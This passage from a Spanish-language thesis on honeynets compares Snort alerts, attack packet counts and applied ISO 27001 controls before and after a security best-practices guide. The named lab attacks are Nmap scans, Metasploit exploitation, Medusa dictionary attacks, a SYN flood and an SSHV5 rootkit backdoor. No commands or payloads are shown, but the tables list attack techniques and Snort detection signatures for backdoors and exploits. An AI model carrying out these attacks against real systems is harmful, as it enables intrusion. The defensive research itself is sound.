


Figura 54-4: Vulnerabilidades detectadas con políticas de seguridad

Fuente: Realizado por Cristina Palmay

Como se puede observar en la figura 54-4, luego de la aplicación de la guía de buenas prácticas, las alertas de Snort que se han disparado en Walleye son: BAD-TRAFFIC data in TCP SYN packet, SCAN nmap XMAS, y FTP adm scan Info FTP bad login, correspondientes a los ataques de explotación con Metasploit, escaneo de puertos con Nmap y ataque de diccionario con Medusa, respectivamente.

En este caso a pesar de que los ataques mencionados anteriormente se ejecutan, no logran cumplir con su objetivo debido a los bloqueos implementados según los controles ISO 27001 aplicados a los Honeypots.

Resumen de los controles ISO 27001 aplicados: En la tabla 20-4 se resume los controles ISO aplicados a los Honeypot de la Honeynet

Tabla 4-20 Amenazas identificadas en la Honeynet con políticas de seguridad

CONTROLES ISO 27001 APLICADOS			DOCUMENTACIÓN ANEXA	OBJETIVOS DE LOS CONTROLES DE LA ISO 27001
A.5 Política de seguridad	**A.5.1 Política de seguridad de información**	A.5.1.1	A.5.1 Política de seguridad de información. Anexo A.5.1.1 - Normativa de la política de Seguridad de la Información.	**Objetivo:** Proporcionar dirección gerencial y apoyo a la seguridad de la información en concordancia con los requerimientos comerciales y leyes y regulaciones relevantes.
A.6 Organización de la seguridad de la información	**A.6.1 Organización interna**	A.6.1.1 A.6.1.2 A.6.1.3 A.6.1.4 A.6.1.5 A.6.1.6 A.6.1.7 A.6.1.8	No se elabora documentación del control A.6.1, sin embargo, esta documentación debe ser elaborada obligatoriamente como requisito previo para la aplicación de la presente investigación.	**Objetivo:** Manejar la seguridad de la información dentro de la organización.
	A.6.2 Entidades externas	A.6.2.1 A.6.2.2 A.6.2.3	No se elabora documentación del control A.6.1, sin embargo, esta documentación debe ser elaborada obligatoriamente como requisito previo para la aplicación de la presente investigación.	**Objetivo:** Mantener la seguridad de la información de la organización y los medios de procesamiento de información a los cuales entidades externas tienen acceso y procesan; o son comunicados a o manejados por entidades externas.
A.7 Gestión de activos	**A.7.1 Responsabilidad por los activos**	A.7.1.1 A.7.1.2 A.7.1.3	No se elabora documentación del control A.6.1, sin embargo, esta documentación debe ser elaborada obligatoriamente como requisito previo para la aplicación de la presente investigación.	**Objetivo:** Lograr y mantener la protección apropiada de los activos organizacionales.
	A.7.2 Clasificación de la información	A.7.2.1 A.7.2.2	No se elabora documentación del control A.6.1, sin embargo, esta documentación debe ser elaborada obligatoriamente como requisito previo para la aplicación de la presente investigación.	**Objetivo:** Asegurar que a información reciba un nivel de protección apropiado.
A.8 Seguridad de los recursos humanos	**A.8.1 Antes del empleo**	A.8.1.1 A.8.1.2 A.8.1.3	No se elabora documentación del control A.6.1, sin embargo, esta documentación debe ser elaborada obligatoriamente como requisito previo para la aplicación de la presente investigación.	**Objetivo:** Asegurar que los empleados, contratistas y terceros entiendan sus responsabilidades, y sean adecuados para los roles para

Continúa pag. 160

				los cuales se les considera; y reducir el riesgo de robo, fraude o mal uso de los medios.
	A.8.2 Durante el empleo	A.8.2.1 A.8.2.2 A.8.2.3	No se elabora documentación del control A.6.1, sin embargo, esta documentación debe ser elaborada obligatoriamente como requisito previo para la aplicación de la presente investigación.	**Objetivo:** Asegurar que todos los empleados, contratistas y terceros estén al tanto de las amenazas y inquietudes sobre la seguridad de información, sus responsabilidades y obligaciones, y que estén equipados para apoyar la política de seguridad organizacional en el curso de su trabajo normal, y reducir los riesgos de error humano.
	A.8.3 Terminación o cambio del empleo	A.8.3.1 A.8.3.2 A.8.3.3	No se elabora documentación del control A.6.1, sin embargo, esta documentación debe ser elaborada obligatoriamente como requisito previo para la aplicación de la presente investigación.	**Objetivo:** Asegurar que los empleados, contratistas y terceros salgan de una organización o cambien de empleo de una manera ordenada.
A.9 Seguridad física y ambiental	**A.9.1 Seguridad física y ambiental**	A.9.1.1 A.9.1.2 A.9.1.3 A.9.1.4 A.9.1.5 A.9.1.6	No se elabora documentación del control A.6.1, sin embargo, esta documentación debe ser elaborada obligatoriamente como requisito previo para la aplicación de la presente investigación.	**Objetivo:** Evitar el acceso físico no autorizado, daño e interferencia al local y la información de la organización.
	A.9.2 Seguridad del equipo	A.9.2.1 A.9.2.2 A.9.2.3 A.9.2.4 A.9.2.5 A.9.2.6 A.9.2.7	No se elabora documentación del control A.6.1, sin embargo, esta documentación debe ser elaborada obligatoriamente como requisito previo para la aplicación de la presente investigación.	**Objetivo:** Evitar la pérdida, daño, robo o compromiso de los activos y la interrupción de las actividades de la organización
A.10 Gestión de las comunicaciones y operaciones	**A.10.2 Gestión de la entrega del servicio de terceros**	A.10.2.1 A.10.2.2 A.10.2.3	Anexo A.10.2 - Normativa de gestión entrega de servicio a terceros.	**Objetivo:** Implementar y mantener el nivel apropiado de seguridad de la información y entrega del servicio en línea con los contratos de entrega del servicio de terceros.
	A.10.3 Planeación y aceptación del sistema	A.10.3.1 A.10.3.2	Anexo A.10.3 - Normativa de g planeación a aceptación de los sistemas y software.	**Objetivo:** Minimizar el riesgo de fallas en los sistemas.
	A.10.4 Protección contra software malicioso y código móvil	A.10.4.1 A.10.4.2	Anexo A.10.4 - Normativa para la protección contra software malicioso y código móvil.	**Objetivo:** Proteger la integridad del software y la información.
	A.10.6 Gestión de	A.10.6.1	Anexo A.10.6 - Normativa para la	*Continúa pag. 161*

	seguridad de redes.	A.10.6.2	gestión de seguridad de redes.	**Objetivo**: Asegurar la protección de la información en redes y la protección de la infraestructura de soporte.
	A.10.10 Monitoreo	A.10.10.1 A.10.10.2 A.10.10.3 A.10.10.4 A.10.10.5 A.10.10.6 A.10.10.6	Anexo A.10.10 - Normativa para el monitoreo.	**Objetivo**: Detectar actividades de procesamiento de información no autorizadas.
A.11 Control de acceso	**A.11.1 Requerimiento comercial para el control del acceso**	A.11.1.1	Anexo A.11.1 - Normativa para el control de acceso a la información.	**Objetivo:** Controlar acceso a la información
	A.11.2 Gestión del acceso del usuario	A.11.2.1 A.11.2.2 A.11.2.3 A.11.2.4	Anexo A.11.2 - Normativa para la gestión de acceso al usuario.	**Objetivo:** Asegurar el acceso del usuario autorizado y evitar el acceso no autorizado a los sistemas de información.
	A.11.3 Responsabilidades del usuario	A.11.3.1 A.11.3.2 A.11.3.3	Anexo A.11.3 - Normativa para la gestión de responsabilidades del usuario.	**Objetivo:** Evitar el acceso de usuarios no autorizados, y el compromiso o robo de la información y los medios de procesamiento de la información.
	A.11.4 Control de acceso a redes	A.11.4.1 A.11.4.4 A.11.4.5 A.11.4.7	Anexo A.11.4 - Normativa para el control de acceso a redes.	**Objetivo:** Evitar el acceso no-autorizado a los servicios en red.
	A.11.5 Control de acceso al sistema de operación	A.11.5.1 A.11.5.2 A.11.5.3 A.11.5.4 A.11.5.6	Anexo A.11.5 - Normativa para el control de acceso al sistema de operación.	**Objetivo:** Evitar acceso no autorizado a los sistemas operativos.
	A.11.6 Control de acceso a la aplicación e información	A.11.6.1 A.11.6.2	Anexo A.11.6 - Normativa para el control de acceso a la aplicación e información.	**Objetivo:** Evitar el acceso no autorizado a la información mantenida en los sistemas de aplicación.
A.12 Adquisición, desarrollo y mantenimiento de los sistemas de información	**A.12.1 Requerimientos de seguridad de los sistemas**	A.12.1.1	Anexo A.12.1 - Normativa para realizar los requerimientos de seguridad de los sistemas de información.	**Objetivo:** Asegurar que la seguridad sea una parte integral de los sistemas de información.
	A.12.6 Gestión de vulnerabilidad técnica	A.12.6.1	Anexo A.12.6 - Normativa para la gestión de vulnerabilidad técnica.	**Objetivo:** Reducir los riesgos resultantes de la explotación de

Continúa pag. 162

				vulnerabilidades técnicas publicadas.
A. 13 Gestión de incidentes en la seguridad de la información	**A.13.1 Reporte de eventos y debilidades en la seguridad de la información**	A.13.1.1 A.13.1.2	No se elabora documentación del control A.6.1, sin embargo, esta documentación debe ser elaborada obligatoriamente como requisito previo para la aplicación de la presente investigación.	**Objetivo:** Asegurar que la información de los eventos y debilidades en la seguridad de la información asociados con los sistemas de información sea comunicada de una manera que permita tomar una acción correctiva oportuna.
	A.13.2 Gestión de incidentes y mejoras en la seguridad de la información	A.13.2.1 A.13.2.2 A.13.2.3	No se elabora documentación del control A.6.1, sin embargo, esta documentación debe ser elaborada obligatoriamente como requisito previo para la aplicación de la presente investigación.	**Objetivo:** Asegurar que se aplique un enfoque consistente y efectivo a la gestión de la seguridad de la información.
A.14 Gestión de la continuidad comercial	**A.14.1 Aspectos de la seguridad de la información de la gestión de la continuidad comercial**	A.14.1.1 A.14.1.2 A.14.1.3 A.14.1.4 A.14.1.5	Anexo A.14.1 – Plan de continuidad del negocio.	**Objetivo:** Contrarrestar las interrupciones de las actividades comerciales y proteger los procesos comerciales críticos de los efectos de fallas o desastres importantes o desastres en los sistemas de información y asegurar su reanudación oportuna.
A.15 Cumplimiento	**A.15.1 Cumplimiento con requerimientos legales**	A.15.1.1 A.15.1.2 A.15.1.3 A.15.1.4 A.15.1.5 A.15.1.6	No se elabora documentación del control A.6.1, sin embargo, esta documentación debe ser elaborada obligatoriamente como requisito previo para la aplicación de la presente investigación.	**Objetivo:** Evitar violaciones de cualquier ley, obligación reguladora o contractual y de cualquier requerimiento de seguridad.
	A.15.2 Cumplimiento con las políticas y estándares de seguridad, y el cumplimiento técnico.	A.15.2.1 A.15.2.2	No se elabora documentación del control A.6.1, sin embargo, esta documentación debe ser elaborada obligatoriamente como requisito previo para la aplicación de la presente investigación.	**Objetivo:** Se deben implementar los procedimientos apropiados para asegurar el cumplimiento de los requerimientos legislativos, reguladores y contractuales sobre el uso de material con respecto a los derechos de propiedad intelectual y sobre el uso de los productos de software patentados.
	A.15.3 Consideraciones de auditoria del sistema	A.15.3.1 A.15.3.2	No se elabora documentación del control A.6.1,	**Objetivo**: Maximizar la efectividad de y minimizar la interferencia de/desde el proceso de auditoría del sistema de información.

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

4.3.5 Análisis e interpretación de resultados

Una vez que se han realizado las pruebas de hacking ético en el escenario establecido, sin la aplicación de la guía de buenas prácticas, y posteriormente con la aplicación de la misma, se procede a realizar un análisis de comparación e interpretación de resultados.

En la tabla 21-4, se realiza la comparación del tráfico hacia los protocolos TCP, UDP e ICMP, antes y después de la aplicación de políticas de seguridad, siguiendo el criterio de que toda conexión hacia la Honeynet es sospechosa.

Tabla 21-4 Tráfico sospechoso hacia los Honeypots

AMENAZAS EJECUTADAS POR HONEYPOT		CANTIDAD PAQUETES ANTES DE LA APLICACIÓN DE POLÍTICAS DE SEGURIDAD	CANTIDAD PAQUETES ANTES DE LA APLICACIÓN DE POLÍTICAS DE SEGURIDAD
Honey1	Ataque de escaneo de puertos con Nmap.	2.795	538
	Ataque de explotación al servidor MySql	3.158	205
	Ataque de diccionario al servidor MySql.	15.174	0
	Instalación de backdoor (rootkit SSHV5).	726	0
	Ataque de acceso no autorizado a través del backdoor del rootkit SSHV5.	1.122	0
Total, de paquetes ingresados al Honey1		**22.975**	**743**
Honey2	Ataque de escaneo de puertos con Nmap.	1.574	943
	Ataque de diccionario contra el servicio FTP.	4.682	1.694
	Ataque de denegación de servicio, TCP/SYN (Flooding	26.374	0
Total, de paquetes ingresados al Honey1		**32.630**	**2.637**

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

En la figura 55-4, se presenta de forma gráfica los resultados descritos en la tabla 21-4, en donde se realiza una comparación de la cantidad de paquetes provenientes de ataques dirigidos a los Honeypots *Honey1* y *Honey2*, antes y después de la aplicación de la guía de buenas prácticas.




Figura 55-4: Comparación del tráfico sospechoso hacia los Honeypots Honey1 y Honey2

Fuente: Realizado por Cristina Palmay

En la figura 55-4, se observa que antes de la aplicación de la guía de buenas prácticas, en los Honeypots *Honey1* y *Honey*2 ha ingresado una gran cantidad de paquetes provenientes de ataques informáticos a la Honeynet, en donde en este caso todos los ataques realizados han logrado comprometer la seguridad de los Honeypots, este tráfico está representado con el color azul.

Con el color rojo se encuentra representado la cantidad de paquetes provenientes de ataques dirigidos a la Honeynet después de la aplicación de la guía de buenas prácticas, se puede observar claramente que el volumen de tráfico registrado en el módulo Honeywall desciende casi hasta llegar a cero.

Este fenómeno se produce debido a que la mayoría de ataques lanzados fueron bloqueados, solo se pudieron ejecutar tres ataques, estos son: el escaneo con Metasploit al Honeypot

Honey1 y el ataque de diccionario con Medusa al Honeypot *Honey2*, y el escaneo de puertos con Nmap dirigido a ambos Honeypots, sin embargo ninguno de ellos tuvo éxito.

En la tabla 22-4, se realiza la comparación de las alertas detectadas por el módulo Snort según la categoría, para la comparación se ha tomado en cuenta las categorías que corresponden a los ataques realizados, estas son: *bad-traffic.rules, exploit.rules scan.rules, ftp.rules, icmp.rules, mysql.rules, backdoor.rules, backdoor.rules* y *attack-responses.rules*.

Tabla 22-4 Paquetes detectados por Snort por categoría.

CANTIDAD DE PAQUETES DETECTADOS POR SNORT POR CATEGORÍA				
CLASIFICACIÓN POR CATEGORÍA DE FIRMAS	**ANTES DE LA APLICACIÓN DE POLÍTICAS DE SEGURIDAD A LA RED DE PRODUCCIÓN**		**DESPUÉS DE LA APLICACIÓN DE POLÍTICAS DE SEGURIDAD A LA RED DE PRODUCCIÓN**	
	PAQUETES POR REGLA	**PORCENTAJE**	**PAQUETES POR REGLA**	**PORCENTAJE**
bad-traffic.rules	19.183	34%	24	0,72%
exploit.rules	4.376	8%	205	6,06%
scan.rules	2.933	5%	1.481	43,82%
ftp.rules	8.700	16%	1.634	48,34%
icmp.rules	12.542	23%	0	0%
mysql.rules	4.687	8%	0	0%
backdoor.rules	2.586	5%	0	0%
attack-responses.rules	598	1%	36	1,06%
TOTAL, DE PAQUETES:		**55.605**		**3.380**

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

En la figura 53-4, se observa de forma gráfica los resultados de la tabla 22-4, en donde se representa la comparación del tráfico sospechoso hacia los dos Honeypots *Honey1* y *Honey2*, según la detección por categorías del módulo Snort, antes y después de la aplicación de la guía de buenas prácticas.




Figura 56-4: Comparación del tráfico por categorías de Snort con o sin políticas de seguridad.

Fuente: Realizado por Cristina Palmay

En la figura 56-4, antes de la aplicación de las políticas de seguridad obtenidas a través de la aplicación de la guía de buenas prácticas, se ha registrado una alta cantidad de paquetes en todas las categorías de Snort establecidas para la comparación, debido a que todos los ataques realizados a los Honeypots lograron comprometer la seguridad de los mismos motivos por el cual se generó alta cantidad de paquetes.

En cambio, luego de la implementación de las políticas de seguridad informática en los Honeypots, solamente existen coincidencias de paquetes en las categorías *ftp.rules*, *exploit.rules* y *scan.rules*, en el resto de categorías no existe coincidencias de paquetes con las firmas de Snort, debido a que los ataques han sido bloqueados por las medidas de seguridad implementadas en los Honeypots.

En el escenario propuesto, después de la aplicación de las políticas de seguridad, los ataques correspondientes a las categorías en los que se registró tráfico en Walleye, son aquellos que lograron ejecutarse contra los Honeypots sin éxito.

Este es el caso del ataque de fuerza bruta para romper las contraseñas, sin embargo, se emitió gran cantidad de tráfico hacia el Honeypot, otro caso es el de la exploración con Metasploit que también generó tráfico al Honeypot, a pesar que ya no se encontró vulnerabilidades para el servidor MySql, pero si se encontró otras vulnerabilidades que pueden ser explotadas.

En el caso de los ataques bloqueados por las medidas de seguridad en los Honeypots fueron la explotación al servidor MySql debido a la actualización y parchado de sistemas operativos y aplicaciones, otro de los ataques bloqueados es el escaneo de puertos el cuyo tráfico fue bloqueado a los Honeypots a partir de reglas iptables.

El ataque de denegación de servicio con técnicas de TCP/SYN, también fue bloqueado mediante reglas de firewall y configuraciones de seguridad en equipos de red, el ataque de instalación de un backdoor no fue ejecutado debido a que no se logró obtener las credenciales de un usuario con privilegios de administrador, en todos estos casos mencionados no se ha generado tráfico por lo que no existen registros en Walleye.

En la tabla 23-4, se realiza la comparación de la cantidad de veces, que ha aparecido en tiempo real una alerta de un posible ataque en la interfaz Walleye, antes y después de la aplicación de las políticas de seguridad informática, establecidas en la guía de buenas prácticas.

Tabla 23-4 Paquetes detectados por Snort por categoría.

ALERTAS EMITIDAS POR SNORT POR AMENAZA IDENTIFICADA	CATEGORÍA	ATAQUES REALIZADOS	ANTES DE LA APLICACIÓN DE POLÍTICAS DE SEGURIDAD	DESPUÉS DE LA APLICACIÓN DE POLÍTICAS DE SEGURIDAD
BAD-TRAFFIC data in TCP SYN packet	bad-traffic.rules	Ataque de fuerza bruta al servidor FTP.	46	1
EXPLOIT MYSQL server banner overflow	exploit.rules	Trafico sospechoso hacia el servidor MySql.	17	5
SCAN nmap XMAS	scan.rules	Escaneo de puertos con Nmap.	11	8
FTP adm scan "Info FTP bad login"	ftp.rules	Ataque de diccionario contra el servidor FTP.	28	23
ICMP PING NMAP	icmp.rules	Escaneo de puertos con Nmap	13	1
ICMP PATH MTU denial of service	icmp.rules	Ataque de denegación de servicio TCP/SYN (Flooding)	26	1
MYSQL protocol 41 secure client overflow attempt	mysql.rules	Ataque de inyección de código al servidor MySql	15	1
BACKDOOR MISC Linux rootkit attempt	backdoor.rules	Instalación del rootkit SSHV5 en el servidor MySql.	5	1
BACKDOOR Remote PC Access connection attempt	backdoor.rules	Acceso al servidor MySql a través del backdoor del rootkit SSHV5.	4	1
ATTACK-RESPONSES id checks returned root	attack-responses.rules	Ataque de diccionario al servidor MySql exitoso.	2	1
		Acceso al servidor MySql a través del backdoor del rootkit SSHV5 exitoso.		
TOTAL:			**167**	**36**

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

Para la tabla No. 23-4, se utilizó la escala detallada en la tabla 16-4.

En la figura 57-4, se puede apreciar de mejor manera los resultados de la tabla 23-4, en la cual se muestra la comparación de las alertas generadas por Snort, en la interfaz Walleye, tras la detección de un ataque a la Honeynet, en los escenarios antes y después de la aplicación de las políticas de seguridad implementadas según la guía de buenas prácticas.




Figura 57-4: Comparación de Alertas de Snort con o sin políticas de seguridad.

Realizado por: Cristina Palmay

En figura 57-4, se observa que luego de la aplicación de la guía de buenas prácticas para la implementación de políticas de seguridad, basadas en los resultados de Honeynets virtuales, aparecen todavía tres alertas en Walleye, debido a la detección de los ataques de exploración con Metasploit, escaneo de puertos con Nmap y ataque de diccionario con Medusa.

A pesar de que se identifica el ataque, Snort no puede determinar si el ataque ha resultado exitoso, motivo por el cual luego de la revisión de la información capturada por la Honeynet se ha verificado que el ataque de escaneo de puertos y el ataque de fuerza bruta no han tenido éxito pues no lograron extraer información de los Honeypots.

Sin embargo, se considera que el ataque de explotación de vulnerabilidades con Metasploit, tuvo éxito porque loro detectar una vulnerabilidad de Samba (SMB).

Seguridad aplicada antes y después de la guía de buenas prácticas. - Con la finalidad de determinar el nivel de seguridad aplicado antes y después de la aplicación de la guía de buenas prácticas, se procedió a realizar un levantamiento de información de las seguridades aplicadas referentes a los controles ISO 27001 en la red de producción y en la Honeynet, esta información se encuentra detallada en el Anexo G, del presente trabajo de investigación.

En la tabla 24-4, se resume la cantidad de controles ISO 27001 aplicados a la infraestructura TI de la red de producción y la Honeynet antes y después de la aplicación de la guía de buenas prácticas.

Tabla 24-4 Controles ISO 27001 antes y después de la aplicación de la guía de buenas prácticas.

Escenario de prueba /Indicadores	**Antes de la Aplicación de la guía de buenas prácticas**	**Después de la Aplicación de la guía de buenas prácticas**
	Nivel de protección (Cantidad controles ISO)	**Nivel de protección (Cantidad controles ISO)**
Ataque de escaneo de puertos con Nmap.	55	72
Ataque de explotación con MetaSploit	55	82
Ataque de diccionario contra el servicio FTP.	59	89
Ataque de denegación de servicio, TCP/SYN (Flooding)	60	90

Ataque de inyección de código al servidor MySql.	59	87
Instalación de backdoor (rootkit SSHV5).	60	85
Ataque de acceso no autorizado a través del backdoor del rootkit SSHV5.	61	79
TOTAL:	**409**	**584**

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

